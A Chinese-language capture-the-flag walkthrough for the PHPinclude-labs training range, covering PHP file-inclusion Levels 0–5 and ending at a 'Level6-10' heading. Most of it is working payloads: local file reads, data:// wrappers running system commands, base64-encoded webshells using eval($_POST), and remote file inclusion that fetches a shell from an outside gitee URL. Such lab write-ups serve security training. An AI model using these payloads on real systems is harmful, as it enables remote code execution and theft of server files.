靶场介绍
探姬PHPinclude-labs靶场
项目地址:https://github.com/ProbiusOfficial/PHPinclude-labs
安装方式:
git clone https://github.com/ProbiusOfficial/PHPinclude-labscd PHPinclude*docker-compose up -d
前面几关我是用Windows打的,在根目录创建了一个flag.php文件
中间部分用docker搭建的时候我换Linux打了,根目录有个flag文件
Level0
直接包含输入的文件,include()函数
allow_url_fopen=On && allow_url_include=On
通关payload:
#Windows?wrappers=\flag.php ?wrappers=/flag.php #Linux?wrappers=/flag #getshell,密码是a?wrappers=https://gitee.com/Probius/PHPinclude-labs/raw/main/RFI
Level1
file://协议,include()函数
没有条件限制
allow_url_fopen=Off && allow_url_include=Off
通关payload:
#Windows?wrappers=/flag.php #Linux?wrappers=/flag
Level2-3
Level2
data://协议,include()函数
allow_url_fopen:On && allow_url_include:On && PHP_Version>=5.2.0
通关payload:
#Windows?wrappers=,<?system('type \flag.php');?wrappers=,<?include("/flag.php"); #Linux?wrappers=,<?system('cat /flag');?wrappers=,<?include("/flag"); #getshell?wrappers=,<?eval($_POST['test']);
Level3
data://协议,include()函数
allow_url_fopen:On && allow_url_include:On && PHP_Version>=5.2.0
通关payload:
#Windows,<?system('type \flag.php');?wrappers=;base64,PD9zeXN0ZW0oJ3R5cGUgXGZsYWcucGhwJyk7 #Linux,<?system('cat /flag');?wrappers=;base64,PD9zeXN0ZW0oJ2NhdCAvZmxhZycpOw== #getshell,<?eval($_POST['test']);?wrappers=;base64,PD9ldmFsKCRfUE9TVFsndGVzdCddKTs=
Level4-5
Level4
http://&https://协议,include()函数
allow_url_fopen:On && allow_url_include:On
通关payload:
#Windows,getshell,密码a?wrappers=127.0.0.1/RFI&system('type \flag.php'); #Linux,getshell,密码a?wrappers=https://gitee.com/Probius/PHPinclude-labs/raw/main/RFI
Level5
http://&https://协议,include()函数
allow_url_fopen:On && allow_url_include:On
通关payload:
#Windows,getshell,密码a?wrappers=127.0.0.1/RFI&system('type \flag.php'); #Linux,getshell,密码a?wrappers=https://gitee.com/Probius/PHPinclude-labs/raw/main/RFI


Level6-10